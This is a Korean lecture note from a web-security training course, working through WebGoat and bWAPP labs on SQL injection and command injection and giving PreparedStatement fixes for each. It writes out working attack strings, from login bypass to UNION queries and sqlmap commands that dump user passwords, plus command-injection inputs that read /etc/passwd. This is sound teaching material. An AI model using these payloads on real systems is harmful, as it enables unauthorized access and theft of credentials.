- beebox, kali 가상머신 실행
- 작업 관리자에서 MySQL을 종료하고, C:\FullstackLAB\run.bat 실행
- 이클립스에서 Tomcat 서버 실행
강의는 이어서 작성되었습니다.
취약한 소스코드를 안전한 형태로 변경
protected Element createContent(WebSession s)
{
ElementContainer ec = new ElementContainer();

try
{
    Connection connection = DatabaseUtilities.getConnection(s);

    ec.addElement(new P().addElement("Enter your Account Number: "));

    String accountNumber = s.getParser().getRawParameter(ACCT_NUM, "101");
    Input input = new Input(Input.TEXT, ACCT_NUM, accountNumber.toString());
    ec.addElement(input);

    Element b = ECSFactory.makeButton("Go!");
    ec.addElement(b);
// PreparedStatement 객체를 이용해서 미리 정의한 구조로 쿼리가 실해되는 것을 보장
// => 구조화된 쿼리 실행 또는 파라미터화된 쿼리 실행
// #1 쿼리의 구조를 정의
// 변수 부분을 ?로 표시 (데이터 타입을 고려하지 않음 = 따움표를 포함하지 않음)
String query = "SELECT * FROM user_data WHERE userid = ? ";
    String answer_query = "SELECT name FROM pins WHERE cc_number = '" + TARGET_CC_NUM +"'";

    try
    {
    	Statement answer_statement = connection.createStatement(
    			ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);
	   	ResultSet answer_results = answer_statement.executeQuery(answer_query);
	answer_results.first();
	System.out.println("Account: " + accountNumber );
	System.out.println("Answer : " + answer_results.getString(1));
	if (accountNumber.toString().equals(answer_results.getString(1)))
	{
	    makeSuccess(s);
	} else
	{
// #2 PreparedStatement 객체를 생성
// connection.prepareStatement() 메서드를 이용해서 생성
// 매개 변수의 값으로 쿼리 구조를 전달
    	PreparedStatement statement = connection.prepareStatement(query, ⇐ 객체 생성 시 쿼리 구조를 미리 정의
		    ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);
// #3 쿼리 실행에 필요한 변수를 설정하고 쿼리를 실행
// 변수 값이 할당되는 컬럼의 데이터 타입에 맞는 메서드를 사용해야 하고,
// 쿼리 실행 메서드에 쿼리문을 전달하지 않아야 함
    	statement.setInt(1, Integer.parseInt(accountNumber));	⇐ 변수의 값을 할당 (인덱스가 1부터 시작)
									   공격문자가 포함되면 숫자 변환 시 오류가 발생
    	ResultSet results = statement.executeQuery();		⇐ 쿼리 구문이 이미 정의되어 있으므로
									   executeQuery() 메서드에 쿼리문을 전달하지 않음
	    if ((results != null) && (results.first() == true))
	    {
		ec.addElement(new P().addElement("Account number is valid"));
	    } else
	    {
		ec.addElement(new P().addElement("Invalid account number"));
	    }
	}
    }
    catch (SQLException sqle)
    {
	ec.addElement(new P().addElement("An error occurred, please try again."));

	// comment out two lines below
	ec.addElement(new P().addElement(sqle.getMessage()));
	sqle.printStackTrace();

    }
}
catch (Exception e)
{
    s.setMessage("Error generating " + this.getClass().getName());
    e.printStackTrace();
}

return (ec);
}

LAB: SQL Injection > Stage 1: String SQL Injection
해당 사이트에 Neville 사용자로 로그인해 보세요.
#1 개발자 도구를 이용해서 로그인 버튼을 클릭했을 때 서버로 전달되는 내용을 분석
attack?Screen=18&menu=1100&employee_id=112&password=입력한패스워드&action=Login
<form id="form1" name="form1" method="post" action="attack?Screen=18&menu=1100">
<label>
<select name="employee_id">
<option value="101">Larry Stooge (employee)</option>
<option value="102">Moe Stooge (manager)</option>
<option value="103">Curly Stooge (employee)</option>
<option value="104">Eric Walker (employee)</option>
<option value="105">Tom Cat (employee)</option>
<option value="106">Jerry Mouse (hr)</option>
<option value="107">David Giambi (manager)</option>
<option value="108">Bruce McGuirre (employee)</option>
<option value="109">Sean Livingston (employee)</option>
<option value="110">Joanne McDougal (hr)</option>
<option value="111">John Wayne (admin)</option>
<option value="112">Neville Bartholomew (admin)</option>
</select>
</label>
<br>
<label>Password
<input name="password" type="password" size="10" maxlength="8">
</label>
<br>
<input type="submit" name="action" value="Login">
</form>#2 요청 파라미터를 이용한 내부 실행(쿼리문을 만들고 실행)을 유추
select * from users where id = 112 and pw = '입력한패스워드' ⇒ 일치하는 결과가 존재하면 로그인에 성공
#3 유추한 쿼리를 일치하는 결과가 항상 존재하도록 수정
select * from users where id = 112 and pw = 'a' or 'a' = 'a'
~ ~~~
| +-- 항상 참이 되는 조건을 추가
+-- 의미 없는 값
#4 패스워드 입력창에 #3에서 만든 공격 문자열을 추가해서 로그인을 시도 ⇒ maxlength=8 로 입력값의 길이가 제한되어 공격 문자열을 입력할 수 없음
#5 방법1. 개발자 도구를 이용해서 입력값 길이 제한을 해제 후 공격
maxlength=8 숫자 늘리기
#6 방법2. 프록시 도구를 이용해서 요청 데이터를 변조해서 전달(공격)
프록시 도구를 이용한 수정 방법은 전 강의 참고하자.

로그인 성공
#7 해당 사이트의 문제점
클라이언트(화면) 사이드에서 입력값의 길이를 제한했으면, 서버 사이드에서 입력값의 길이를 체크해야 하나 하지 않음
⇒ 입력값 검증 부재
입력값에 쿼리 조작 문자열 포함 여부를 확인하지 않고 쿼리문 생성 및 실행에 사용
⇒ SQL Injection 으로 이어짐
#8 취약한 소스 코드 확인

public boolean login(WebSession s, String userId, String password) {
// System.out.println("Logging in to lesson");
boolean authenticated = false;
try {// 외부 입력값을 쿼리 조작 문자열 포함 여부를 확인하지 않고 문자열 결합 방식으로 쿼리문 생성에 사용
String query = "SELECT * FROM employee WHERE userid = " + userId + " and password = '" + password + "'";
	// System.out.println("Query:" + query);
	try {
// Statement 객체를 이용해서 쿼리를 실행
Statement answer_statement = WebSession.getConnection(s)
.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);
ResultSet answer_results = answer_statement.executeQuery(query);
		if (answer_results.first()) {
			setSessionAttribute(s, getLessonName() + ".isAuthenticated", Boolean.TRUE);
			setSessionAttribute(s, getLessonName() + "." + SQLInjection.USER_ID, userId);
			authenticated = true;
		}
	} catch (SQLException sqle) {
		s.setMessage("Error logging in");
		sqle.printStackTrace();
	}
} catch (Exception e) {
	s.setMessage("Error logging in");
	e.printStackTrace();
}

// System.out.println("Lesson login result: " + authenticated);
return authenticated;
}
소스코드의 문제점
SQL Injection
해당 소스 코드는 Statement 객체를 이용해서 쿼리를 실행하고 있는데,
외부 입력값을 쿼리 조작 문자열 포함 여부를 확인하지 않고 문자열 결합 방식으로 쿼리문 생성에 사용하므로,
외부 입력값에 의해서 쿼리의 구조와 내용이 변형되어 실행될 수 있음
안전한 형태로 변경
try {
	// #1 쿼리의 구조를 정의
	String query = "SELECT * FROM employee WHERE userid = ? and password = ? ";
	// System.out.println("Query:" + query);
	try {
		// #2 PreparedStatement 객체를 생성
		PreparedStatement answer_statement = WebSession.getConnection(s)
			.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);

		// #3 변수에 값 전달 후 쿼리 실행
		answer_statement.setInt(1, Integer.parseInt(userId));
		answer_statement.setString(2, password);

		ResultSet answer_results = answer_statement.executeQuery();
LAB: SQL Injection > Stage 3: Numeric SQL Injection

Larry 사용자로 로그인해서 Neville 사용자의 프로파일을 훔쳐 보시오.
(Larry의 패스워드는 larry이고, Neville의 사번은 112번임)

Larry 사용자는 employee 권한을 가지고 있으므로, 본인 프로파일만 열람이 가능

#1 ViewProfile 버튼을 클릭했을 때 서버로 전달되는 내용을 분석
attack?Screen=18&menu=1100&employee_id=101&action=ViewProfile
                           ~~~~~~~~~~~~~~~
                           열람하록 하는 사용자의 사번
select * from users where user_id = 101
다음 101을 112로 변경 시도

⇒ 데이터 레이어에서의 접근 통제가 구현되어 있어 다른 사용자의 아이디로 요청을 하면 오류가 발생
#3 소스 코드를 확인 ⇒ SQL Injection 취약점이 존재
SELECT employee.*
FROM employee, ownership
   ~~~~~~~~  ~~~~~~~~~
    |         +-- 권한 테이블 (어떤 직원이 어떤 직원을 조회할 수 있는지 정보를 가지고 있는 테이블)
    +-- 직원 테이블
WHERE employee.userid = ownership.employee_id
and ownership.employer_id = userId and ownership.employee_id = subjectUserId
                           ~~~~~~                             ~~~~~~~~~~~~~
                            |                                  +-- 조회 대상 직원 ID → Neville
                            |                                      사용자 화면에서 요청 파라미터로 전달된 값
                            |                                      → 전달되는 과정에서 변조가 가능
                            +-- 조회를 요청하는 직원 ID → Larry
                                로그인한 사용자의 정보를 담고 있는 세션으로부터 추출 → 변조가 불가능
SELECT employee.*
FROM employee, ownership
WHERE employee.userid = ownership.employee_id
and ownership.employer_id = userId and ownership.employee_id = subjectUserId
                           ~~~~~~                             ~~~~~~~~~~~~~~
                           |                                  +-- 모든 데이터를 조회하고, 공격자가 조회하려고
                           |                                      하는 데이터가 처음에 위치하도록 쿼리를 작성

                           |                                      101 or 1 = 1 order by employee_id desc
                           +-- 서버의 세션 정보를 이용하므로 변조할 수 없음             ~~~~~~~~~~~~~~~~
                                           로그인 화면에서 Neville 사용자의 사번이 가장 큰 것을 이용 --+
#4 개발자 도구를 이용해서 공격 문자열을 전달
#5 결과 확인
소스코드를 안전한 형태로 변경
// #1 쿼리의 구조를 정의
String query = "SELECT employee.* "
+ "FROM employee,ownership WHERE employee.userid = ownership.employee_id and "
+ "ownership.employer_id = ? and ownership.employee_id = ? ";
	try {
		// #2 PreparedStatement 객체를 생성
		PreparedStatement answer_statement = WebSession.getConnection(s)
			.prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);

		// #3 변수에 값을 맵핑하고 쿼리를 실행
		answer_statement.setInt(1, Integer.parseInt(userId));
		answer_statement.setInt(2, Integer.parseInt(subjectUserId));

		ResultSet answer_results = answer_statement.executeQuery();
UNION Based SQL Injection 실습

Kali 가상머신에서 http://bee.box/bWAPP로 접속 후 SQL Injection (GET/Search) 선택 후 Hack 버튼을 클릭 (만약 Security Level이 low가 아니면 low 선택 후 Set 버튼을 클릭해서 변경)

영화 검색 서비스
입력한 키워드가 제목에 들어간 영화를 조회해서 정보를 제공

기능 분석
사용자 화면
Movie: man
서버로 전달
  /bWAPP/sqli_1.php?title=man&action=search
    <form action="/bWAPP/sqli_1.php" method="GET">
        <p>
        <label for="title">Search for a movie:</label>
        <input type="text" id="title" name="title" size="25">

        <button type="submit" name="action" value="search">Search</button>
        </p>
    </form>
내부 처리를 유추
select * from movies where title like '%man%' ⇒ 조건과 일치하는 데이터를 조회해서 출력
select * from movies where title like '%man'%' (작은따옴표 추가)
정상적인 쿼리로 해석 알 수 없는 내용
제목이 man으로 끝나는 데이터를 조회 구문 오류가 발생

오류 메시지를 통해 아래 내용을 확인할 수 있음
해당 서비스의 데이터베이스는 MySQL이고, 입력값을 검증, 제한하지 않고 그대로 쿼리문 생성 및 실행에 사용되고 있음을 알 수 있음 ⇒ 인젝션이 가능
공격자가 원하는 데이터가 조회되어 해당 화면에 출력되도록 쿼리를 변조
select * from movies where title like '%man' UNION 공격자가 원하는 데이터를 조회하는 쿼리 -- %'
(1) 서비스 쿼리의 실행 결과
(2) 공격자가 알고자 하는 결과
UNION = (1) 쿼리의 결과 (2) 쿼리의 결과를 하나로 합쳐주는 역할
- 두 쿼리의 실행 결과가 동일한 컬럼 개수를 가져야 함
- 두 쿼리의 실행 결과의 각 컬럼의 데이터 타입이 호환 가능해야 함
⇒ (1) 쿼리의 실행 결과로 반환되는 컬럼의 개수와 데이터 타입을 확인하는 것이 필요
⇒ 사용자 화면에 man으로 끝나는 영화 정보와 공격자가 알고자 하는 정보가 함께 출력
서비스 쿼리의 실행 결과가 반환하는 컬럼의 개수를 확인
select * from movies where title like '%man' or 'a' = 'a' order by 1 -- %'
모든 데이터를 조회, 조회 결과를 첫번째 컬럼의 값을 기준으로 정렬
select from movies where title like '%man' or 'a' = 'a' order by 2 -- %'
:
select from movies where title like '%man' or 'a' = 'a' order by 8 -- %'

⇒ 서비스 쿼리가 반환하는 컬럼의 개수는 7개인 것을 확인
서비스 쿼리 실행이 반환하는 컬럼의 데이터 타입과 관계 없이 결합 가능하도록 쿼리를 수정
select * from movies where title like '%man' and 'a' = 'b' -- %'
항상 거짓이 되는 조건을 추가 ⇒ 조회 결과가 없음 ⇒ 아무 데이터 타입과도 결합이 가능
조회 결과가 어느 위치에 출력되는지 확인
select * from movies where title like '%man' and 'a' = 'b' UNION select 1, 2, 3, 4, 5, 6, 7 -- %'

데이터베이스의 버전 정보를 화면에 출력
select * from movies where title like '%man' and 'a' = 'b' UNION select 1, @@version, 3, 4, 5, 6, 7 -- %'
데이터베이스가 제공하는 시스템 테이블을 이용해서 원하는 정보를 조회
https://dev.mysql.com/doc/refman/8.0/en/information-schema-schemata-table.html
https://dev.mysql.com/doc/refman/8.0/en/information-schema-tables-table.html
https://dev.mysql.com/doc/refman/8.0/en/information-schema-columns-table.html

해당 시스템의 데이터베이스에 생성되어 있는 테이블 목록을 조회
select * from movies where title like '%man' and 'a' = 'b' UNION select 1, table_name, table_type, 4, 5, 6, 7 from information_schema.tables -- %'

사용자 정보가 있을 것 같은 테이블의 컬럼 정보를 조회
select * from movies where title like '%man' and 'a' = 'b' UNION select 1, table_name, column_name, 4, 5, 6, 7 from information_schema.columns where table_name = 'users' -- %'

users 테이블의 id, login, password, email, secret 컬럼의 정보를 조회
select * from movies where title like '%man' and 'a' = 'b' UNION select 1, concat(id, ' : ', login), password, email, secret, 6, 7 from users -- %'

패스워드 크래킹을 통해서 사용자의 패스워드(원문)를 확인
https://crackstation.net
⇒ 안전하지 않은 해시 휘수를 사용하는 경우, 쉽게 원문을 추출할 수 있음
해당 사이트의 가입된 사용자 계정을 확인
A.I.M. / bug
bee / bug
sqlmap을 이용한 공격 (kali 가상머신에서)
기본적인 sqlmap 사용법
https://eliez3r.github.io/post/2019/10/25/study-db-sqlmap.html
sqlmap 설치
┌──(kali㉿kali)-[~]
└─$ sudo apt update
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y sqlmap
개발자 도구를 이용해서 쿠키값을 확인

데이터베이스 목록 조회
인젝션에 사용되는 요청 파라미터를 지정
┌──(kali㉿kali)-[~] ~
└─$ sqlmap -u http://bee.box/bWAPP/sqli_1.php?title=man --cookie="PHPSESSID=e14488ec3e84895e039f1f6d0f1f2d1f; security_level=0" --dbs
bWAPP 데이터베이스가 가지고 있는 테이블 정보를 조회
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://bee.box/bWAPP/sqli_1.php?title=man --cookie="PHPSESSID=e14488ec3e84895e039f1f6d0f1f2d1f; security_level=0" -D bWAPP --tables
users 테이블의 컬럼 정보를 조회
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://bee.box/bWAPP/sqli_1.php?title=man --cookie="PHPSESSID=e14488ec3e84895e039f1f6d0f1f2d1f; security_level=0" -D bWAPP -T users --columns
users 테이블의 데이터를 조회
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://bee.box/bWAPP/sqli_1.php?title=man --cookie="PHPSESSID=e14488ec3e84895e039f1f6d0f1f2d1f; security_level=0" -D bWAPP -T users --dump
⇒ 몇 개의 명령어로 SQL Injection 공격에 취약한 사이트의 사용자 정보를 해쉬 크래킹해서 조회하는 것이 가능
주의! 절대 외부 사이트를 대상으로 실행하지 말자.
Command Injection = 운영체제 명령어 삽입

어플리케이션에 운영체제 명령어(= 쉘 명령어)를 실행하는 기능이 존재하는 경우,
외부 입력값을 검증, 제한하지 않고 운영체제 명령어 또는 운영체제 명령어의 일부로 사용되는 경우 발생
시스템의 제어권을 탈취해서 해당 시스템을 원격에서 공격자가 마음대로 제어할 수 있게 됨
운영체제 명령어(= 쉘 명령어)를 실행하는 기능
Java : Runtime.getRuntime().exec("쉘명령어") ⇐ 쉘명령어를 해당 시스템에서 실행하고 결과를 반환
PHP : exec("쉘명령어") ⇐ https://www.php.net/manual/en/function.exec.php
Python : subprocess.run([쉘명령어]) ⇐ https://stackabuse.com/executing-shell-commands-with-python/
os.system("쉘명령어")
외부 입력값을 검증하지 않고 사용
추가 명령어를 실행하는데 사용되는 &, |, ; 등의 문자열 포함 여부를 확인하지 않고 사용
외부 입력값을 제한하지 않고 사용
내부 로직에서 사용할 수 있는 명령어 또는 명령어의 파라미터 값을 미리 정의하고 정의된 범위 내에서 사용되도록 하지 않는 경우 의도하지 않은 명령어가 전달되어 실행될 수 있음
입력값을 제한하는 방법
화이트 리스트 방식 = 허용 목록 방식
사용할 수 있는 값을 미리 정의하고 정의된 범위 내의 값만 사용하도록 제한
새로운 입력 유형에 대해서도 동일한 보안성을 제공하기 때문에 안전
블랙 리스트 방식 = 제한 목록 방식
사용할 수 없는 값을 미리 정의하고 정의된 범위 외의 값만 사용하도록 제한
모집합의 규모가 크고, 변화가 심한 경우 사용
외부 입력값을 운영체제 명령어로 사용하는 경우
run.jsp
=========================================
String cmd = request.getParameter("cmd");
Runtime.getRuntim().exec(cmd);
개발자가 원했던 실행 ⇒ run.jsp?cmd=ifconfig ⇒ 서버의 네트워크 설정 정보를 반환
공격자가 조작한 실행 ⇒ run.jsp?cmd=cat /etc/passwd ⇒ 의도하지 않은 명령어 실행으로 계정 정보가 노출
run.jsp?cmd=ifconfit & cat /etc/passwd ⇒ 의도하지 않은 추가 명령어 실행으로
계정 정보가 노출
외부 입력값을 운영체제 명령어의 일부로 사용하는 경우
view.jsp
===========================================
String file = request.getParameter("file");
Runtime.getRuntim().exec("cat " + file);
개발자가 원했던 실행 ⇒ view.jsp?file=/data/upload/myfile.txt ⇒ /data/upload/ 아래에 있는 myfile.txt 내용을 반환
                                  ~~~~~~~~~~~~~~~~~~~~~~~
                                  cat 명령어의 일부(파라미터)로 사용
공격자가 조작한 실행 ⇒ view.jsp?file=/data/upload/myfile.txt & cat /etc/passwd
⇒ 추가 명령어 실행을 통해서 시스템 파일 내용을 반환
방어 기법
